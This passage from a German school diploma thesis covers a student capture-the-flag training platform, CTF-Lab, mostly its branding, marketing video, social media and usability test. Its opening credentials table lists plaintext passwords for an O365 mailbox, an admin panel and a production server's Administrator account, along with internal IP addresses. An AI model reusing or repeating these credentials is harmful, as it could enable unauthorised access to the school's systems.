



Abbildung 32: Authentication Fehlermeldung

# 1.8 Credentials

## Zugang zum Webserver und der Datenbank

Sowohl der Webserver als auch die Datenbank befinden sich auf derselben virtuellen Maschine. Die virtuelle Maschine, benannt als „PROD_Webserver“, mit der IP-Adresse 10.30.30.200, wird auf dem SRV03-5JG ESXI-Server (10.30.30.130) innerhalb des Produktivnetzwerks von Professor Nickel betrieben. Als Betriebssystem kommt Windows Server 2019 zum Einsatz, auf dem Dienste für MySQL, Apache und PHP konfiguriert sind.

| Typ | Benutzername | Passwort |
|---|---|---|
| **O365-Email** | capturetheflag@htl.rennweg.at | Wok47982 |
| **Adminbereich** | admin | calvin_km |
| **PROD_Webserver** | Administrator | calvin123! |

Tabelle 1: Zugangsdaten

# 2 Public Relations & Marketing

In diesem Bereich werden Medientechnik sowie Marketing und Projektmanagement zusammengefasst. Dabei wird sichtbar, dass nicht nur ein funktionierendes Produkt, sondern auch die Vermarktung sowie die Vertretung nach Außen eine große Rolle spielen. Die in „2.1 Grafiken“ gestalteten medientechnischen Produkte sind im Rahmen eines im Voraus grob definierten Brandingbooks modelliert und in Adobe Produkten erstellt worden. Dabei wurde sowohl interne als auch externe Meinungen genutzt, um die höchstmögliche Qualität zu erzielen. Ebenso ist zu erkennen, dass die Produkte sowie Ergebnisse der folgenden Abschnitte auf die definierte und analysierte Zielgruppe zugeschnitten sind. Ein Abschnitt für Sponsoren wurde trotz zutreffendem Themenbereich bewusst ausgelassen, da dieser einen eher irrelevanten Teilbereich abdecken würde und eine Darstellung einer Kontaktaufnahme in Form von Screenshots des E-Mail-Verkehrs keine geeignete Möglichkeit ist.

Um die Einsatzgebiete der folgenden Produkte innerhalb des Schriftstückes sichtbar zu gestalten, wird auf den Anwender-Abschnitt verwiesen, da der Einsatz der Ergebnisse von Grafiken sowie Formatvorgaben themenbereichsübergreifend fungiert.





Abbildung 33: Definierte Farben im Brandingbook





Abbildung 34: Definierte Fonts im Brandingbook

# 2.1 Grafiken

## 2.1.1 Logo

Das Logo entstand als Symbol der Identifizierung für das Projekt und das Produkt. Der typische Hacker, repräsentiert die Cybersecurity-Umgebung, auf der spielerisch an das „Hacken“ herangeführt wird. Dazu symbolisieren die selbstgezeichneten Icons auf dem Bildschirm des Laptops das Ziel bzw. Schloss, welches zu erreichen und zu knacken ist, sowie die Flags, die für den einen oder anderen in den Übungen leicht zu sehen sind. Um das Logo einfach zu halten, wurde ein Farbschema mit den Farben Schwarz und Weiß genutzt, damit im Falle des Einfügens auf jegliche Art von Dokument, keine Probleme mit der Sichtbarkeit auftreten.

### 2.1.1.1 Erstellung

Um das Logo zu gestalten, wurde das Programm Adobe Illustrator verwendet, da dieses sich am besten für Vektorzeichnungen eignet. Um eine breitere Meinung einzuholen, wurden mehrere Entwürfe des Logos bereitgestellt, um dem Team eine Auswahl zu ermöglichen und das Beste für unser offizielles Logo auszuwählen.


Abbildung 35: Offizielles CTF-Lab Logo

### 2.1.2 Sticker

Um mehr Aufmerksamkeit für das Projekt/Produkt zu generieren, entstand die Idee, Sticker mit dem Logo und Slogan zu verteilen, um den HTL-Schülerinnen und Schülern einen Einblick zu geben, sowie Vorfreude zu erzeugen. Die Idee war es zudem, Aufmerksamkeit bei den TOFT-Besuchern zu generieren und somit indirekt potenzielle Kunden zu gewinnen, da diese als neue Schüler und Schülerinnen das Produkt im Rahmen des Unterrichts sowie in Freifächern nutzen können.

#### 2.1.2.1 Kontakt

Den Druck der Sticker sollte trotz hoher Motivation an dem Projekt nicht von dem Team selbst finanziert werden. Also ergab es sich, einen Sponsor zu finden, der einen Platz auf der Webseite im Tausch gegen den Druck der Sticker einnehmen durfte. Dazu wurde sich an vorherigen Diplomarbeiten orientiert, welche so ziemlich alle eine Verbindung zu einem Printshop aufwiesen. Somit begann nach Kontaktaufnahme und Austausch des Formats und dem Design die eigentliche Arbeit, und zwar dem Design.

#### 2.1.2.2 Erstellung

Das Design der Sticker wurde in Adobe Illustrator erstellt, und dabei wurden wieder mehrere Optionen des Designs kreiert, um eine Auswahl zu bieten. Um das Design einfach zu halten, werden Produktname, Themenbereich und ein QR-Code zusammengeführt.


Abbildung 38: Kobayashi-Maru Sticker

### 2.1.3 Visitenkarten

Um das Produkt professioneller und seriöser nach außen zu präsentieren, wurden Visitenkarten Designs für jedes Teammitglied erstellt. Dabei wurde sich zuerst eine Vorlage überlegt und grafisch dargestellt, um eine grobe Struktur vorzuschlagen und in dem nächsten Schritt an die einzelnen Teammitglieder anzupassen. Die Idee war es zudem, Aufmerksamkeit bei Firmen zu generieren, um somit Jobangebote zu sammeln, sowie Kontakte zu knüpfen.

#### 2.1.3.1 Kontakt

Wie auch bei den Stickern wurde der Druck nicht von dem Kobayashi-Maru Team finanziert, sondern Kontakt zu unserem Sponsor Printshop aufgesucht, um den Auftrag für einen Druck von einer gegebenen Anzahl für jedes Visitenkarten Exemplar der Teammitglieder zu beginnen.

### 2.1.3.2 Erstellung

Die Visitenkarten wurden wie alle anderen Designs auch in Adobe Illustrator erstellt und mit einer abgewandelten Version der Sticker auf der Rückseite ausgestattet. Die Vorderseite hat nach Anführen des Namens und der Rolle in dem Projekt die vier wichtigsten Informationen über die Person sowie das Projekt selbst aufgelistet. Dazu wurde ein Feld für ein Bild des Mitarbeiters freigelassen, um die in „2.3 Team Fotos“ geschossenen Fotos einzufügen.


Abbildung 39: Kobayashi-Maru Visitenkarte Vorderseite


Abbildung 40: Kobayashi-Maru Visitenkarte Rückseite

### 2.1.4 VHDX-Hintergrund

Um die Arbeitsumgebung der Kunden und somit der Schüler und Schülerinnen professioneller zu gestalten, wurde ein neuer Desktop-Hintergrund für die VHDX überlegt, um das Ganze zu ermöglichen.

#### 2.1.4.1 Erstellung

Der Hintergrund wurde wie jede der anderen Grafiken im Rahmen unseres Brandingbooks definiert und zugeschnitten sowie in Adobe Illustrator gestaltet. Unser erster Schritt war es, einen zu der Space - Star Trek Thematik passenden Hintergrund zu finden, der außerdem Free for Use ist. Dabei wurden drei verschiedene Bilder gefunden, um dem Team verschiedene Möglichkeiten anzubieten. Für eine direkte Identifikation mit dem Produkt wurde ebenso der Projektname in einem leicht hervorgehobenen Feld positioniert. Folgende Bilder sind die genannten Möglichkeiten, wobei im Endeffekt für Bild Nummer zwei entschieden wurde.


Abbildung 42: VHDX-Hintergrund Option 1


Abbildung 43: VHDX-Hintergrund Option 2


Abbildung 41: VHDX-Hintergrund Option 3

### 2.1.5 Plakate

Um den Auftritt am TOFT (Tag der offenen Tür) repräsentativer und den Stand attraktiver zu gestalten, lag es in dem Marketingaufgabenbereich, ein offizielles Plakat für das Projekt zu produzieren. Dabei wurde die Vorlage der HTL-Rennweg benutzt und das Design farblich sowie inhaltlich daran angepasst. Inhaltlich wurde auf die Grundidee des Produktes eingegangen sowie einige Grafiken und fotografisch dargestellte Einblicke gewährt. Zusätzlich dazu wurde ein weiteres Diplomarbeitsplakat, zusätzlich zu dem offiziellen Projektplakat, erstellt, um die Wahrscheinlichkeit auf Besucher an unserem Stand zu erhöhen. Da es sich bei der Zielgruppe des Produktes um die Schülerinnen und Schüler der HTL-Rennweg handelt, welche dieses im Rahmen des Unterrichts sowie eines Freifachs verwenden können, wurde der TOFT genutzt, um indirekt potenzielle Kunden zu gewinnen. Denn zukünftigen Schülerinnen und Schüler an der Schule selbst, die zudem schon Interesse an dem Produkt zeigen, sind geneigt, im Lauf ihrer Zeit an der Schule die CTF-Übungen tatsächlich auch zu nutzen.

#### 2.1.5.1 Erstellung

Bei dem offiziellen Plakat wurde sich bei der Erstellung generell an die Vorschriften der Schule gehalten und weniger Platz für kreative Ansätze geboten. Es wurde mehr, wie oben schon angeführt, die Grundidee in Form eines kleinen Textes sowie wenige Grafiken und einem QR-Code ausgestattet. Wobei wiederum bei dem Standplakat ein kreativer und grafisch ansprechender Ansatz gewählt wurde. Um dieses attraktiv und mit Eye-Catcher-Objekten zu gestalten, wurden zwei Hauptobjekte genutzt. In diesem Fall unser Logo, welches dominant in der Mitte platziert wurde, sowie ein QR-Code, um direkt auf die Webseite zu verweisen, welche zu diesem Zeitpunkt für den Zweck des Einsehens der Besucherinnen und Besucher öffentlich gestellt wurde. Da es bei diesem Plakat keine Vorlage oder ähnliches gegeben war, wurde vor und während der Entwicklung Feedback von Lehrpersonen eingeholt, welche dabei halfen, die Symmetrie sowie den Aufbau zu verbessern, um somit ein hochwertiges Endergebnis zu erzielen. Genutzt wurde das Adobe Programm InDesign.


Abbildung 45: TOFT-Rahmenplakat


Abbildung 44: TOFT-Standplakat


Abbildung 46: Tag der offenen Tür Stand des Kobayashi-Maru Teams

## 2.1.6 Deckblätter

Damit die Angaben der CTF-Übungen eine einheitliche Form bieten, wurde ein Cover bereitgestellt, das in Form eines Illustrator-Templates für jedes Teammitglied leicht zu bearbeiten ist, um Name und Schwierigkeitsstufe der Übung abzuändern. Schlussendlich muss man dieses als exportiertes PDF in die Angabe einbinden und in unser Angaben Archiv hochladen. Dabei sind Felder für den Titel sowie den Schwierigkeitsgrad sichtbar angezeichnet, die einfach und ohne jegliche Kenntnisse dynamisch geändert werden können.

### 2.1.6.1 Erstellung

Das Cover wurde aus der in „2.1.4 VHDX-Hintergrund“ gezeigten Grafik, Option 2 erstellt. Da das Thema des Produktes „Space“ auch auf dem Cover zu sehen sein soll und bei der vorherigen internen Abstimmung den zweiten Platz belegte. Um das Ganze dennoch einfach zu halten, wurde auch die Idee einen Rahmen für den Titel der Übung, sowie die in unserem Brandingbook definierten Schriften zu nutzen. Dazu wurde zudem ein Word-Template zusammengestellt, um die Schriftart, Größe und weitere Aspekte der Angaben einheitlich über alle von uns angebotenen Übungen weiterzuführen.





Abbildung 48: CTF-Angaben Cover Template





Abbildung 47: Word Angaben Template

# 2.2 Marketing Video

Um einen weiteren Eye-Catcher für den TOFT-Stand zu erstellen, wurde sich für ein Werbevideo entschieden, da dieses durch sein bewegtes Bild und das Nutzen eines großen Monitors bestens geeignet ist. Dabei war nicht nur die Idee, sondern auch ein geplanter und strukturierter Ablauf wichtig, um ein funktionierendes Produkt rechtzeitig auf die Beine zu stellen.

## 2.2.1 Drehbuch

Das Drehbuch basiert auf dem Schulumfeld, der Idee des Produktes selbst sowie der Einbindung des gesamten Teams. Jede Szene wurde in der Theorie durchdacht sowie bewusst dokumentiert.

Schule - TAG

Die Kamera schwenkt durch die Schule mit Menschen, die konzentriert an ihren Computern arbeiten. In der Mitte des Raumes steht Ali/ Karan/ Matthias, der die Aufmerksamkeit aller auf sich zieht.

Ali/ Karan/ Matthias

Herzlich willkommen bei CTF-LAB! Heutzutage ist das Internet wie eine riesige Stadt, voller Gefahren und Möglichkeiten. Aber keine Sorge, wir sind hier, um Ihnen zu zeigen, wie Sie sicher durch diese digitale Welt navigieren können.

- Kurze Schnitte von Menschen, die konzentriert auf ihre Bildschirme schauen.

NWT Labor - TAG

Die Kamera zeigt eine Gruppe von Schülern/Teilnehmern, die an Computern sitzen und an einer Cybersecurity-Übung teilnehmen. Alle sehen sehr konzentriert und interessiert drein.

Ali/ Karan/ Matthias

Unsere interaktiven Übungen bieten Ihnen ein praxisnahes Training, um Ihre Fähigkeiten zu verbessern und sich vor den neuesten Bedrohungen zu schützen.

Die Schüler arbeiten intensiv an ihren Aufgaben, während unsere Website oder auch Übungen auf ihren Bildschirmen erscheinen.

Website/Übung - TAG

Die Kamera schwenkt auf einen Bildschirm zu, auf welchem dann eine Kamerafahrt über unsere Startseite etc. führt.

Ali/ Karan/ Matthias

Im Internet können Bedrohungen aus allen Richtungen kommen. Aber keine Angst, mit CTF-LAB sind Sie gewappnet. Unsere Übungen helfen Ihnen, Ihre Fähigkeiten zu schärfen und Ihre Daten zu schützen.

Ali/ Karan/ Matthias wird alleine im Web oder vor weißem Hintergrund gezeigt mit Icons welche unsere Features darstellen sollen.

Ali/ Karan/ Matthias

Egal, ob Sie ein Anfänger sind oder bereits Erfahrung haben - bei CTF-LAB finden Sie die richtigen Übungen, um Ihre Fähigkeiten zu verbessern. Lassen Sie uns gemeinsam den Cyberspace sicherer machen!

Die Schüler im Hintergrund klatschen Beifall, während langsam das Logo von CTF-LAB auf dem Bildschirm erscheint, begleitet von einem Slogan und Musik.

Schlussbemerkung

Besuchen Sie noch heute unsere Website/Stand und tauchen Sie ein in die Welt der Cybersecurity. Mit CTF-LAB sind Sie bereit für alles, was Cybersecurity zu bieten hat.

Die Musik erreicht ihren Höhepunkt, während die Kamera ausblendet.

No Copyright Adv. Musik auf Youtube

Wie im folgenden Abschnitt gezeigt wird, ist auch das beste Drehbuch von wenig Wert, wenn die weitere Planung fehlerhaft ist. Und somit das einzige etwas gescheiterte Teilprodukt des Marketingabschnitts.

### 2.2.2 Drehablauf

Als erstes wurde der im Vorhinein Ausgemachte Drehort, die NWT-Labore, aufgesucht und die dazu überlegten Kameraeinstellungen freigeräumt. Das „Dreh-Team“ vor Ort waren Kameramann und ein Darsteller, sowie die Schüler und Schüler und Schülerinnen der 2CI welche sich netterweise dafür bereiterklärt hatten ein Teil des Werbevideos zu sein. Nachdem der Dreh des Scripts zu Ende war, wurden zudem Bilder und Kamerafahrten, für den Fall, dass diese anderweitig im Laufe des Projekts nützlich sein werden könnten, aufgenommen. Für den Dreh wurde eine GoPro an einem automatischen Stabilisator-Arm geführt. Das Ganze wurde in HD und mit Ton aufgenommen, um in der Nachbearbeitung die Synchronisierung zu vereinfachen.

### 2.2.3 Bearbeitung

Um den bereits angesprochenen Teil der Nachbearbeitung kurz zusammenzufassen, wurden die Arbeitspakete in einen groben und feinen Schnitt eingeteilt. Im ersten Teil wurde einzig und allein die nachsynchronisierte Audiospur an das Video angepasst sowie die einzelnen Videoclips aneinandergereiht und mit No-Copyright-Musik und dem Text des Sprechers bei Unverständlichkeiten unterlegt, um die grobe Funktion des Videos herzustellen. In einem weiteren Schritt wurden Intro und Outro erstellt, wobei von einem großzügigen Klassenkameraden ein Shot einer Drohne und unseres Logos eingebaut wurden. Danach erfolgte der tatsächliche Feinschnitt, und zwar Filter, Farbschemen und Korrekturen, um dem Video eine passende Farbe zuzuweisen.

Zuletzt wurde unser in Premiere Pro erstelltes Projekt final für den TOFT gerendert und auf einem Bildschirm in der Aula in Dauerschleife abgespielt.


Abbildung 49: Marketing Werbevideo Ausschnitt

## 2.3 Team Fotos

Um einheitliche Bilder der Mitarbeiter auf der Website (1.3.2.5) sowie auf den Visitenkarten (2.1.3) und den sozialen Medien (2.4) präsentieren zu können, wurde das Umfeld der Schule nach möglichen Plätzen abgesucht. Dabei wurde sich für die Aula, den Serverraum und den Sportplatz entschieden. Dabei wurde mit einem iPhone 14 Pro gearbeitet, da dieses für einen einfachen fotografischen Gebrauch ebenso hochwertige Bilder erzeugen kann.

Abbildung 50: Projektleiter Ali Gürbüz

Abbildung 53: Chaos im Serverraum




Abbildung 51: Teamfoto Sportplatz

Abbildung 52: Teamfoto Aula

## 2.4 Soziale Medien

Um die Schüler und Schülerinnen der HTL-Rennweg immer auf dem neusten Stand zu halten und an uns zu binden, werden drei verschiedene Plattformen benutzt. Dabei handelt es sich um Instagram, LinkedIn und Discord.

### 2.4.1 Instagram

Die Plattform bietet sich sehr gut an, um Updates in Form von Stories sowie Beiträgen zu teilen. Ebenso ist es einfach, Umfragen oder weitere Interaktionen durch verschiedenste Features mit den Kunden zu führen. Dazu ist Instagram eine bei Jugendlichen beliebte Plattform und trifft damit auch noch dazu unsere Zielgruppe. Im Lauf der Produktentwicklung ist es uns gelungen, über 60 Follower zu generieren und haben großartiges Feedback zu unserem Produkt erhalten. Insofern ist es möglich, mit anderen Accounts zu interagieren, wie wir es am TOFT mit dem offiziellen Account der HTL-Rennweg gemacht haben, um den Projektstand zu promoten.


Abbildung 54: TOFT-Team und Betreuer NIC

### 2.4.2 LinkedIn

Um Kontakt zu Firmen, potenziellen Sponsoren und neuen Mitarbeitern zu knüpfen, haben wir einen LinkedIn-Account für das Unternehmen erstellt. Dort können Beiträge zu kommenden Updates, Errungenschaften der Community und weiteren Informationen hochgeladen werden. Dadurch können alle Projektmitglieder besser sichtbar sein und potenzielle Jobangebote erhalten, da ihre Leistungen und ihr Interesse an der Berufswelt sowie die Vertretung der HTL-Rennweg im Bereich Cybersecurity dadurch repräsentiert werden. Es kann ebenso Kontakt zu den einzelnen Mitarbeitern im Fall eines Jobangebotes aufgenommen werden.





Abbildung 55: CTF-Lab LinkedIn Account

### 2.4.3 Discord Server

Um den interessierten Schülern und Schülerinnen einen gemütlichen Community Space zu bieten, wo sie Informationen zu diesem Thema austauschen können, haben wir einen Discord-Server eingerichtet. Dieser verfügt über verschiedene Text- und Sprachkanäle sowie Regelwerke und weitere Sicherheitsmaßnahmen. Zudem planen wir, Community-Events zu organisieren und euch stets über die neuesten Ranglisten-Updates auf dem Laufenden zu halten, falls ihr gerade nicht in der Übungsumgebung seid. Wir haben auch Rollen festgelegt, mit denen der Server moderiert werden kann, sodass im Fall einer Übernahme keine Schwierigkeiten auftreten. Durch deine Anwesenheit und dein Engagement auf dem Discord kannst du dir Rollen und somit Ränge verdienen, indem du deine Fähigkeiten unter Beweis stellst. Im Laufe des Projekts wurde der Discord jedoch ausschließlich für die interne Entwicklung genutzt, um Meetings abzuhalten und Informationen sowie Ressourcen auszutauschen. Es wurde bisher bewusst darauf geachtet, dass außer den Mitarbeitern erstmal keine externen Nutzer den Server stören sollen.





Abbildung 56: Discord Server CTF-LAB

## 2.5 Blackbox – Test

Um das Produkt final nach Usability zu testen, Fehler zu finden und den Ablauf zu optimieren, wurde das Produkt von Außenstehenden getestet und ausprobiert. Dabei wurden zwei der Übungen, welche auf das Niveau der Teilnehmer zugeschnitten waren, ausgesucht und vorgeschlagen. Außerdem wurden auch zwei verschiedene Anwendungsbereiche angeboten, um das Angebot zu erweitern.

Abbildung 57: Testlauf

